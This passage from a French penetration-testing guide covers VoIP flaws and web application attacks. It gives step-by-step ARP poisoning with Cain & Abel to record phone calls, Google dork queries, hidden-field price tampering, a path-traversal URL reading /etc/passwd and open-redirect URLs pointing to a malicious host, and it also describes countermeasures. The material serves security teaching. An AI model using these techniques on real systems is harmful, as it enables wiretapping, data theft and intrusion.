Le protocole SIP est le plus répandu pour VoIP, mais il existe aussi le protocole H.323. Ne perdez pas votre temps à tester SIP si c'est l'autre qui est en usage. Pour d'autres détails au sujet de H.323 comparé à SIP, visitez la page suivante : `www.packetizer.com/ipmc/h323_vs_sip`.

Recherche de failles VoIP

Après avoir traqué les failles au niveau réseau, système d'exploitation et applications Web, vous

devez vous intéresser aux failles spécifiques à VoIP avec les bons outils. Bonne nouvelle : vous disposez déjà de la plupart d'entre eux, notamment un analyseur réseau comme **Nexpose** et un analyseur Web comme **Netsparker.** Les principales failles VoIP au niveau du serveur et des terminaux sont les mots de passe fragiles, les scripts multisites XSS et l'oubli des correctifs, failles que peut exploiter un outil comme **Metasploit**.

La trousse à outils **Kali Linux** comporte plusieurs outils pour VoIP dans la section **Application/ Vulnerability analysis/ VoIP Tools**. Voici deux autres outils pour analyser le trafic SIP :

»

PROTOS

(www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/index.html) ;

» **Sipsak** (https://www.voip-info.org/wiki/view/Sipsak).

Capture et enregistrement du trafic vocal

Dès que vous avez accès au réseau filaire ou sans fil, vous pouvez prouver la fragilité du réseau et du service VoIP en capturant des conversations.

Les écoutes téléphoniques sont un sujet sensible. Assurez-vous d'avoir obtenu les

droits et n'abusez pas des données récoltées.

Pour capter des conversations, vous pouvez vous servir de la partie Cain de l'outil Cain & Abel (`www.oxid.it/cain.html`). Cain dispose d'une fonction d'empoisonnement du routage ARP qui permet de se connecter au réseau et de capturer le trafic VoIP, comme ceci :

1. **Chargez l'outil Cain & Abel puis cliquez la page Sniffer pour basculer en mode analyse réseau**.

   Par défaut, c'est la page **Hosts** qui apparaît.

2. **Cliquez l'icône Start/Stop APR (elle ressemble à un symbole de déchets**

nucléaires).

Vous lancez ainsi le processus de routage empoisonné ARP avec activation du renifleur.

3. **Cliquez l'icône représentant un signe plus bleu pour ajouter des machines hôtes à empoisonner**.

4. **Dans la fenêtre Mac Adress Scanner, vérifiez que l'option All Hosts in my Subnet est sélectionnée puis cliquez OK**.

5. **Accédez à la page APR (un cercle noir et jaune) pour basculer dans la page APR**.

6. **Juste sous la colonne Status en**

haut, cliquez dans l’espace vide, sous le nom de page Sniffer.

Cette opération rend à nouveau accessible l’icône avec le signe plus bleu.

7. **Cliquez cette icône plus bleue**.

La fenêtre d’empoisonnement ARP montre les machines détectées dans l’Étape 3.

8. **Sélectionnez votre route par défaut ou une autre machine dont vous voulez capturer les paquets entrants et sortants**.

En général, je choisis la route par défaut, mais vous pouvez choisir un autre système de

gestion SIP ou le serveur central VoIP. La colonne de droite affiche alors tous les autres systèmes.

9. **Dans la colonne de droite, Ctrl + cliquez le nom du système que vous voulez empoisonner afin de récupérer son trafic vocal**.

J'ai choisi mon adaptateur réseau VoIP, mais vous pouvez choisir de sélectionner tous les téléphones VoIP.

10. **Cliquez OK pour lancer l'empoisonnement**.

Le processus peut durer de quelques secondes à quelques minutes en fonction du matériel et de la

pile TCP/IP de chaque machine hôte.

11. **Cliquez l'onglet de la page VoIP.**

Toutes les conversations sont enregistrées. Vous noterez avec intérêt qu'elles sont stockées dans un format universel, . WAV, ce qui permet de les lire directement en choisissant **Play** dans le menu local (Figure 14.13). Toutes les conversations en cours d'enregistrement comportent la mention **Recording** dans la colonne **Status**.




Figure 14.13 :
Enregistrement et relecture de conversations VoIP avec Cain & Abel.

La qualité vocale que vous obtenez dépend du module de codage et de décodage associé à vos équipements VoIP. Dans mon cas, j'ai trouvé la

qualité moyenne, mais ce n'est pas vraiment un souci. Votre but n'est pas d'écouter attentivement les conversations, mais de prouver l'existence d'une faille.

Sous Linux, il existe l'outil Vomit (`http://vomit.xtdnet.nl`). Je vous rassure tout de suite sur l'origine de son nom : il s'agit de l'acronyme de *VoiceOver Misconfigured Internet Telephones*. L'outil permet lui aussi d'enregistrer au format .WAV. Vous devez d'abord capturer la conversation avec l'outil TCPdump. Le résultat est le même qu'avec l'outil Cain.

Si vous comptez travailler beaucoup avec VoIP, je vous conseille d'acquérir un analyseur spécifique comme

OmniPeek de Savvius qui comporte un analyseur pour réseau filaire et sans fil (https://www.savvius.com/product/omnipeek) ou bien, un peu meilleur marché, celui de TamoSoft : **CommView** (www.tamos.com/products/commview).

Les failles VoIP que nous venons de voir ne constituent que la partie émergée de l'iceberg. La technologie évolue beaucoup dans ce domaine avec de nouveaux systèmes et de nouveaux protocoles. Maintenez donc une veille permanente pour garantir que les échanges vocaux restent à l'abri de tout piratage. Comme déjà dit, dès qu'un équipement possède une adresse IP ou une adresse Web, il peut devenir une cible.

Contre-

mesures VoIP

La sécurisation VoIP n'est pas simple, mais vous pouvez commencer par segmenter le réseau vocal en lui attribuant son propre réseau virtuel VLAN, voire un véritable réseau séparé des autres, si vous pouvez vous le permettre. Isolez tous les systèmes reliés à Internet pour que personne ne puisse s'y connecter sans autorisation. Vérifiez aussi que tous les systèmes qui traitent la voix sont durcis par application des conseils et des meilleures pratiques disponibles, par exemple dans le document SP800-58 de l'organisme NIST (https://csrc.nist.gov/publications/detail/sp/800-58/final).

Vérifiez que les logiciels

et les microgiciels (*firmware*) sont périodiquement mis à jour et cohérents entre eux. Enfin, testez vos systèmes vocaux régulièrement avec un analyseur de failles comme Nexpose ou Nessus. Si tous les terminaux téléphoniques sont du même modèle, il suffit de lancer un test sur une poignée d'entre eux. Notez cependant que certains équipements de téléphonie se mettent à dysfonctionner lorsque vous leur appliquez une analyse de vulnérabilité.

Chapitre 15
Applications Web et pour mobiles

DANS CE CHAPITRE

- Test des sites et des applications Web
- Les failles des applications mobiles
- Attaques par injection SQL et XSS
- Faiblesses de l'authentification
- Analyse manuelle des failles
- Parades contre les abus Web
- Analyse du code source

Les applications Web sont des cibles privilégiées parce qu'elles sont par définition accessibles du monde entier, donc éventuellement d'un accès trop libre. Sont particulièrement visés

les sites de marketing, de présence Web, de mise à disposition de documents et autres sites d'informations que les pirates aiment attaquer. Les outils de création de site Web comme WordPress et autres systèmes de gestion de contenu sont particulièrement vulnérables, souvent parce qu'ils ne sont ni assez testés, ni mis à jour. Pour un pirate, un site Web attrayant constitue son point d'entrée vers des applications et des bases de données contenant des données précieuses, médicales ou bancaires par exemple. Ce sont sur ces sites qu'il y a de l'argent à gagner.

Mais pourquoi les sites Web sont-ils si vulnérables ? En général, c'est à cause de mauvaises pratiques de développement et de test. Cela ne devrait pas vous étonner, car ce

problème affecte tous les aspects de l'informatique, y compris les systèmes embarqués dans les véhicules et l'univers de l'Internet des objets. C'est un effet secondaire de l'augmentation de productivité apportée par les nouveaux compilateurs qui réalisent eux-mêmes la recherche d'erreurs. Les utilisateurs soumettent les programmeurs à une intense pression pour obtenir de nombreuses fonctions, et les clients veulent lancer le produit sur le marché au plus vite, quitte à négliger la sécurité.

Nous allons découvrir dans ce chapitre des tests appliqués à vos sites Web, vos applications et les équipements mobiles. Des milliers de failles vous attendent, en raison du très grand nombre de possibilités de configuration. Nous

allons nous limiter aux failles les plus souvent rencontrées, aussi bien grâce à un analyseur automatisé que grâce à une analyse manuelle. Nous découvrirons bien sûr les parades à mettre en place.

La taille de ce chapitre ne me permet pas de présenter de façon exhaustive toutes les failles possibles. Renseignez-vous par ailleurs sur le Web, en cherchant par exemple la liste des 10 failles de sécurité d'applications Web les plus répandues, et le même genre de liste pour les applications mobiles. Visitez par exemple la page du projet Open Web Application Security Project :

```
https://
www.owasp.org/
```

index.php/
Main_Page

Choix des outils de test Web

Il faut de bons outils de test pour être efficace. Comme souvent, vous en avez en général pour votre argent. Personnellement, j'utilise principalement des outils commercialisés pour chercher les failles dans les sites et les applications Web. Voici ma panoplie d'outils de test Web favorite :

» **Acunetix Web Vulnerability Scanner** (https://www.acunetix.com). C'est un outil de test polyvalent avec un analyseur de port et un

renifleur HTTP.

- **BURP proxy** (https://portswigger.net/burp/communitydownload). L'outil sait faire de la capture de proxy HTTP et de l'analyse.
- **Netsparker** (https://www.netsparker.com). Un autre outil polyvalent qui peut trouver les failles que les autres n'ont pas vues.
- **Web Developer** (http://chrispederick.com/work/web-developer). L'outil permet de lancer des analyses manuelles et de manipuler les pages Web.

Les deux pages suivantes recensent d'autres outils destinés aux navigateurs Web Firefox et Chrome :

» http://resources.infosecinstitute.com/use-firefox-browser-as-a-penetration-testing-tool-with-these-add-ons

» http://resources.infosecinstitute.com/extensions-to-turn-google-chrome-into-penetration-testing-tool

Vous devrez également faire des analyses manuelles. Un outil d'analyse trouvera à peu près la moitié des failles, mais pour le reste, il vous faudra poursuivre manuellement. Ce n'est

pas que les outils soient imparfaits, mais pour bien vérifier la robustesse d'un système Web, il faut utiliser les techniques de falsification éprouvées à partir de votre navigateur Web, et ce genre de manipulation ne peut pas être automatisé, du moins pas encore.

En plus des outils mentionnés, vous tirerez profit des analyseurs réseau classiques tels que **Nexpose** ou **Nessus** et d'un outil pour exploiter comme **MetaSploit**. Vous pourrez ainsi trouver et tirer profit des failles au niveau du serveur Web, failles que vous ne trouverez pas avec les outils d'analyse standard, ni manuellement. Vous irez même vous servir de Google pour fouiller dans les fichiers des applications Web à la recherche de données

précieuses.

Recherche des failles Web

La plupart des attaques Internet concernent des sites et des applications Web vulnérables en utilisant le protocole HHTP. La version sécurisée HTTPS (c'est-à-dire HTTP sur SSL/TLS) n'est pas à l'abri du simple fait qu'elle soit cryptée. En effet, le niveau du transport des données n'est pas concerné par ce genre d'attaque. Elle s'intéresse à la couche correspondant au site et à l'application ou bien au niveau du serveur ou du navigateur qui servent aux échanges.

De nombreuses attaques n'ont qu'un impact mineur sur les données et la disponibilité des systèmes. Mais certaines

peuvent semer la zizanie, permettre un vol d'informations et même mettre l'entreprise en dehors des clous par rapport à la législation du pays ou mondiale.

Attaques par traversée de répertoires

Commençons par une attaque simple qui consiste à fouiner dans les répertoires. Il s'agit d'une faiblesse évidente, et l'attaque permet de récupérer des informations intéressantes au sujet du système Web. Cela consiste à naviguer dans un site pour essayer de découvrir la structure arborescente des répertoires du serveur, ainsi que des fichiers intéressants, qu'ils aient été mis en place volontairement ou par

mégarde.

Voici les tests à réaliser pour essayer de découvrir la structure des répertoires du site Web.

ANALYSE MANUELLE REQUISE !

Je tiens à souligner l'importance d'une analyse manuelle des sites et des applications Web avec un navigateur Web. Votre analyseur Web est indispensable, mais ne croyez pas qu'il trouvera toutes les failles. Voici quelques failles qu'il faut chercher manuellement :

- les contraintes particulières concernant les mots de passe et leur application effective ;
- l'état du mécanisme de verrouillage au bout d'un certain nombre d'échecs de connexion ;
- l'état du mécanisme de cryptage des sessions, notamment de la phase de login, dans l'idéal, avec TLS

en version 1.2 au minimum ;

- la gestion des sessions des utilisateurs. Vous vérifierez que les cookies de session sont actualisés après chaque ouverture et fermeture de session. Voyez aussi si les sessions sont verrouillées automatiquement au bout d'un certain temps ;

- les possibilités de télécharger des fichiers vers le site, ce qui permettrait d'introduire un maliciel.

Il n'est pas nécessaire de lancer une analyse manuelle à chaque campagne de test automatisé, mais il faut le faire de temps à autre, au moins une ou deux fois par an. Ne vous laissez pas convaincre du contraire ! Servez-vous en outre d'un outil de suivi de l'intégrité des fichiers qui pourra déclencher une alarme dès qu'un fichier change sur le serveur, ce qui peut indiquer une tentative d'attaque.

Collecteurs

Web (*crawlers*)

Un outil indexeur tel que l'outil gratuit **HTTrack website Copier** (https://www.httrack.com) va parcourir le site en cherchant tous les fichiers accessibles. Il suffit d'indiquer à l'outil l'adresse du site Web dont il doit créer un miroir. Vous patientez ensuite quelques minutes ou quelques heures en fonction de la taille du site pour récupérer tous les fichiers publiquement accessibles, copiés sur votre disque local dans le répertoire *c:\My web Sites*. La Figure 15.1 montre le résultat de l'aspiration d'un site Web simple.

Les grands sites laissent découvrir souvent trop d'informations, et notamment des fichiers de données anciens et

parfois des scripts et du code source d'application.




Figure 15.1 : HTTrack a aspiré un site Web.

En fouinant dans les sites Web, vous finirez par tomber sur des fichiers compressés .zip ou .rar. Parfois, ils ont été compressés parce qu'ils contiennent des données confidentielles. Je me souviens d'une mission en particulier lors de laquelle j'étais tombé sur un fichier .zip protégé par mot de passe. Ni une, ni deux, j'ai appliqué mon outil de craquage d'Elcomsoft (présenté dans le Chapitre 8) et j'ai récupéré le mot de passe en moins d'une seconde. Le fichier .zip contenait un tableau Excel avec des informations médicales : nom, adresse, numéro de SS, et bien d'autres. La réaction correcte à une telle trouvaille consiste pour l'entreprise à

contacter personnellement chacune des personnes mentionnées dans le fichier pour la prévenir que ses données personnelles ont peut-être été utilisées à des fins délictueuses. Vous devez bien connaître la législation qui s'applique. Vérifiez que les utilisateurs ne mettent jamais à disposition des informations sensibles sur les serveurs Web !

Étudiez ensuite le résultat de la collecte pour voir quels types de fichiers sont accessibles. Les formats HTML et PDF sont normalement sans souci, car ils font partie de la structure qui constitue le site Web. N'hésitez pas pour autant à les ouvrir un par un pour vérifier que leur contenu est bien celui prévu et qu'il ne comporte pas d'informations confidentielles.

Recherches Google

Vous pouvez utiliser Google pour lancer une traversée de répertoire grâce à ses options de recherche avancée. Vous pouvez ainsi récupérer des informations sensibles, les noms de fichiers et de répertoires d'un serveur Web, des numéros de cartes de crédit, un accès aux webcams, bref, tout ce que Google peut trouver sur le site, et cela sans avoir besoin de créer une copie miroir qu'il faut ensuite étudier manuellement. En effet, toutes ces données sont déjà dans la mémoire de Google, il n'y a plus qu'à les consulter.

Voici deux exemples de requêtes avancées que vous pouvez directement saisir dans la zone de recherche Google :

```
site :      nomhote
```

`mots-clés`. Cette commande fait chercher le mot-clé indiqué qui peut être SMS, confidentiel, carte de crédit. Voici un exemple :

```
site:www.principlelogic.com
speaker
```

filetype : extension site : hote. Cette commande cherche certains types de fichiers sur un site Web, par exemple .doc, .pdf, .db ou .zip. Ces fichiers peuvent contenir des informations privées. Voici un exemple :

```
filetype : pdf
site :
www.principlelogic.com
```

Voici quelques autres opérateurs Google :

» **allintitle** cherche les mots-clés dans le titre

de page Web ;

- **inurl** cherche les mots-clés dans l'adresse URL ;
- **related** cherche toutes les pages similaires à la page concernée ;
- **link** trouve les sites qui sont liés à cette page Web.

La liste des opérateurs Google est disponible à l'adresse suivante :

`www.googleguide.com/advanced_operators.html`.

Plusieurs analyseurs de failles Web travaillent en exploitant la base de données Google Hacking Database (GHDB) :

`https://www.exploit-db.com/google-hacking-database`.

Lors de votre utilisation de Google, voyez si vous retrouvez des informations sensibles qui vous appartiennent dans les groupes Google, ce qui correspond à l'archive Usenet ainsi que dans les sites tels que Reddit et Quora. J'ai remarqué que certaines contributions étaient beaucoup trop détaillées au sujet des réseaux internes et systèmes informatiques des entreprises. Si vous trouvez une information qui ne devrait pas être accessible, vous pouvez prendre contact avec Google pour la faire modifier ou la supprimer. Il suffit d'accéder à la page de contact de Google.

L'utilisation de Google pour tester la sécurité Web reste limitée, mais si vous voulez aller plus loin avec cet outil, vous pouvez vous renseigner sur le Net, vous procurez le livre de Johnny Long,

Google Hacking for Penetration Testers (Syngress, non traduit).

Parades à la traversée de répertoire

Plusieurs précautions permettent de se protéger contre les traversées de répertoire inamicales :

» **Ne stockez pas les fichiers anciens, confidentiels et non destinés au grand public sur votre serveur Web.**

Les seuls fichiers qui doivent être trouvés dans le répertoire */htdocs* ou *DocumentRoot* sont ceux nécessaires au fonctionnement du site. Ils ne doivent

évidemment pas contenir de données qui doivent rester privées.

» **Configurez votre fichier *robots.txt*.**

Vous empêchez ainsi les moteurs de recherche d'entrer dans les zones les plus sensibles du site.

» Vérifiez que le serveur Web est paramétré pour n'autoriser l'accès qu'aux répertoires requis pour le site. Il faut donner le moins de droits d'accès possible.

Reportez-vous à la documentation du serveur pour gérer les droits d'accès. Ils sont souvent définis

dans httpd.conf et .htaccess pour les serveurs Apache et IIS. Voyez la documentation correspondante. Les plus récentes versions de ces deux types de serveurs sont dotées de mesures de sécurité par défaut. Vérifiez donc que vous utilisez une version récente.

»

Envisagez la mise en place d'un *pot à miel*. Ce genre d'astuce attire les malveillants, ce qui vous permet de les voir préparer leur attaque et les informations que vous obtenez vous permettent de les bloquer. Voyez par exemple le pot à miel Google Hack

Honeypot (http://ghh.sourceforge.net).

Attaque par filtrage d'entrée

Les sites et applications Web sont réputés accepter quasiment toute donnée en entrée sans en vérifier la validité et l'innocuité. L'absence de validation de l'entrée est une des plus grosses erreurs qu'un développeur Web puisse faire.

De nombreuses attaques par injection de données incorrectes peuvent perturber le serveur et l'amener à renvoyer des informations précieuses en réaction. D'autres attaques permettent de collecter des informations au niveau du navigateur Web des utilisateurs.

Débordement de tampon (*buffer overflow*)

Une des attaques d'entrée de données les plus dangereuses consiste à provoquer un débordement d'un tampon mémoire en visant certains champs de saisie. Par exemple, une application de suivi commercial va demander à l'utilisateur de s'authentifier pour qu'il puisse saisir ses données de terrain et rédiger son rapport. Un formulaire de saisie pourra par exemple se présenter comme dans l'exemple suivant pour récupérer l'identifiant utilisateur
sur 12 caractères au maximum, comme défini par la variable nommée **maxsize** :

```
&lt;form
```

```
name=”webauthenticate”
action=”www.your_web_app.com/
login.cgi”
method=”POST”&gt;
&lt;input
type=”text”
name=”inputname”
maxsize=”12”&gt;
```

L’utilisateur devra donc saisir 12 caractères au maximum pour s’identifier, mais la valeur de la variable **maxsize** peut être altérée, pour indiquer 100 ou 1 000.
Cela permet alors à l’attaquant de saisir des données incorrectes, et provoquer le blocage de l’application,
l’écrasement de données en mémoire au-delà de la zone prévue, et bien sûr le blocage du serveur.

Pour altérer la variable, il suffit de progresser au long du processus de soumission de la page en utilisant un serveur relais proxy Web. Les

analyseurs de failles Web du commerce ainsi que l'outil gratuit Burp disposent d'un tel serveur proxy.

Un relais proxy s'intercale entre le navigateur et le serveur. Il permet donc de modifier les informations réellement transmises au serveur. Cela suppose de configurer le navigateur Web pour qu'il s'adresse au proxy local, à l'adresse 127.0.0.1 sur le port 8080. Dans Firefox, choisissez **Outils/ Options** puis descendez dans le bas de la boîte des options pour choisir les paramètres dans la section du proxy réseau. Activez ensuite l'option de configuration manuelle du proxy. Dans le navigateur Internet Explorer, cliquez l'engrenage pour choisir

les options Internet dans le menu déroulant. Dans la boîte qui apparaît, cliquez les options LAN dans la section **Connexion**, activez l'option **Utiliser un serveur proxy** pour ce réseau. Saisissez enfin le nom d'hôte, l'adresse IP et le numéro du port.

Si vous modifiez la valeur de la variable de longueur maximale avant que la page soit transmise, elle sera transmise avec cette nouvelle valeur. Pour annuler les changements de longueur dans les formulaires Web, vous pouvez, dans Firefox, utiliser le module complémentaire Web Developer (Figure 15.2).




Figure 15 2 : Le module
Firefox Web Developer permet

de restaurer les longueurs des champs.

Manipulation d'adresse URL

Une attaque automatisée permet de modifier une adresse URL avant de la transmettre au serveur, ce qui force l'application Web à réaliser des actions imprévues : redirection vers un autre site ou chargement d'informations depuis un serveur. La faille provient du fait que l'application Web accepte une entrée de données basée sur une adresse URL et renvoie le contenu du fichier demandé, comme dans l'exemple suivant qui tente d'accéder au fichier des mots de passe d'un serveur Linux, *passwd* :

```
https://
```

```
www.monapp_web.fr/
onlineserv/
Checkout.cgi?
state=detail&amp;language=
english&amp;imageSet=/../..//../
..///etc/passwd
```

Les plates-formes applicatives modernes comme ASP. NET et Java savent parer ce genre de modification des variables d'adresse URL, mais la faille est encore assez souvent détectée dans d'autres systèmes.

L'exemple suivant montre comment réaliser une redirection d'adresse URL :

```
http://
www.monapp_web.fr/
error.aspx?
URL=http://
www.danger.com&ERROR=Path?
OPTIONS ?is?
forbidden.
http://
www.monapp_web.fr/
exit.asp?
URL=http://
```

```
www.danger.com
```

Dans les deux adresses, l'attaquant peut par exemple envoyer le lien par messagerie ou en le déposant sur un site Web, à destination des utilisateurs imprudents. Dès que l'un d'eux clique le lien, il est renvoyé vers un site malfaisant qui contient des données incorrectes ou un maliciel.

Si vous avez du temps, vous pouvez trouver ces failles à la main. Vous serez cependant plus efficace en utilisant un analyseur de failles Web qui travaille en envoyant des centaines de variantes d'adresse URL vers le système Web à un rythme soutenu.

Manipulation

des champs cachés

Certains sites et applications Web incorporent dans les pages Web des champs cachés afin de transmettre des données de statut entre le serveur et le navigateur. Un champ caché est codé selon le format `<input type="hidden">`. Par facilité, de mauvaises pratiques se sont répandues, consistant à transporter des informations confidentielles dans les champs cachés, par exemple, le prix de vente des produits. Ce sont des données qui devraient n'être présentes que dans la base de données du côté serveur. Normalement, l'utilisateur ne voit jamais ces champs, mais un pirate motivé y accède aisément. Faites l'essai par vous-même :

1. **Faites afficher le code source HTML.**

Dans Internet Explorer ou Firefox, cliquez droit dans la page, et choisissez dans le menu local de visualiser le code source de la page.

2. **Modifiez une donnée trouvée dans un des champs cachés.**

Un pirate pourra par exemple faire passer le prix de 100 à 10 €.

3. **Renvoyez la page vers le serveur.**

Et voici comment vous pouvez vous-même définir vos périodes de soldes !

Cette malversation est devenue plus rare, mais comme la modification des adresses URL, le potentiel est toujours présent et vous devez contrôler ces failles.

Il est très dangereux d'utiliser des champs cachés pour gérer l'authentification des ouvertures de session. Je me souviens d'un mécanisme de verrouillage des intrus multicritère qui utilisait un champ caché pour stocker le nombre d'essais de connexion. Il était très simple de ramener à zéro la variable après chaque tentative, ce qui permettait de faire travailler un outil de craquage par dictionnaire ou par force brute. C'est une situation cocasse que de voir que le mécanisme prévu pour empêcher

l'intrusion devenir lui-même victime !

Plusieurs outils, et notamment les relais proxy, sont dotés d'analyseurs de failles Web du commerce qui savent gérer les champs cachés. La Figure 15.3 montre l'interface de **WebInspect SPI Proxy** avec le champ caché d'une page Web.




Figure 15.3 : WebInspect

trouve et modifie les champs cachés.

Autrement dit, dès que vous trouvez un champ caché, essayez de le modifier pour voir à quel point il est protégé.

Injection de code et injection SQL

Les attaques par injection de code s'apparentent à l'altération des adresses URL puisqu'elles cherchent à modifier des variables système, comme dans cet exemple :

```
http://
www.monapp_web.fr/
script.php?
info_variable=X
```

Un pirate qui découvre cette adresse peut

choisir de modifier la valeur affectée à la variable **info_variable** :

```
http://
www.monapp_web.fr/
script.php?
info_variable=Y
http://
www.monapp_web.fr/
script.php?
info_variable=123XYZ
```

Ces deux exemples sont basiques, mais ils permettent de forcer l'application Web à répondre en donnant des indices sur son fonctionnement, à travers un message d'erreur ou en donnant accès à un champ de données normalement interdit. La donnée incorrecte proposée en entrée peut même provoquer le blocage de l'application et du serveur. Dans tous les cas, le pirate récolte des informations sur le fonctionnement de

l'application.

Dès que vous transmettez une variable HTTP dans une adresse URL sans la protéger, ce n'est qu'une question de temps avant que l'application devienne la victime d'une attaque.

Je me souviens d'une application Web de gestion des informations personnelles des salariés. Elle utilisait un paramètre nommé **name** dans l'adresse URL. N'importe qui pouvait récupérer les données d'une autre personne en changeant la valeur de **name**. Si l'adresse contenait par exemple la définition `"name=jeymard"`, il suffit de changer cela en `"name=bdupond"` pour récupérer les données de M. Dupond (numéro de Sécurité sociale, adresse personnelle, *etc.*). J'ai

bien sûr immédiatement averti l'administrateur système. Après quelques minutes de déni, il a fini par reconnaître que c'était un vrai souci et a couru voir les développeurs pour corriger la faille.

Un type d'attaque par injection de code assez répandu consiste à tenter d'atteindre la base de données SQL interne, grâce à une injection SQL. Il s'agit d'insérer une instruction SQL utilisant par exemple une des commandes CONNECT, SELECT ou UNION dans une requête URL en vue de faire extraire des informations de la base sur laquelle s'appuie l'application Web. Cette injection SQL est rendue possible par oubli de validation des données reçues, et renvoi imprudent de détails dans les messages d'erreur depuis le serveur de base de

données et le serveur Web.

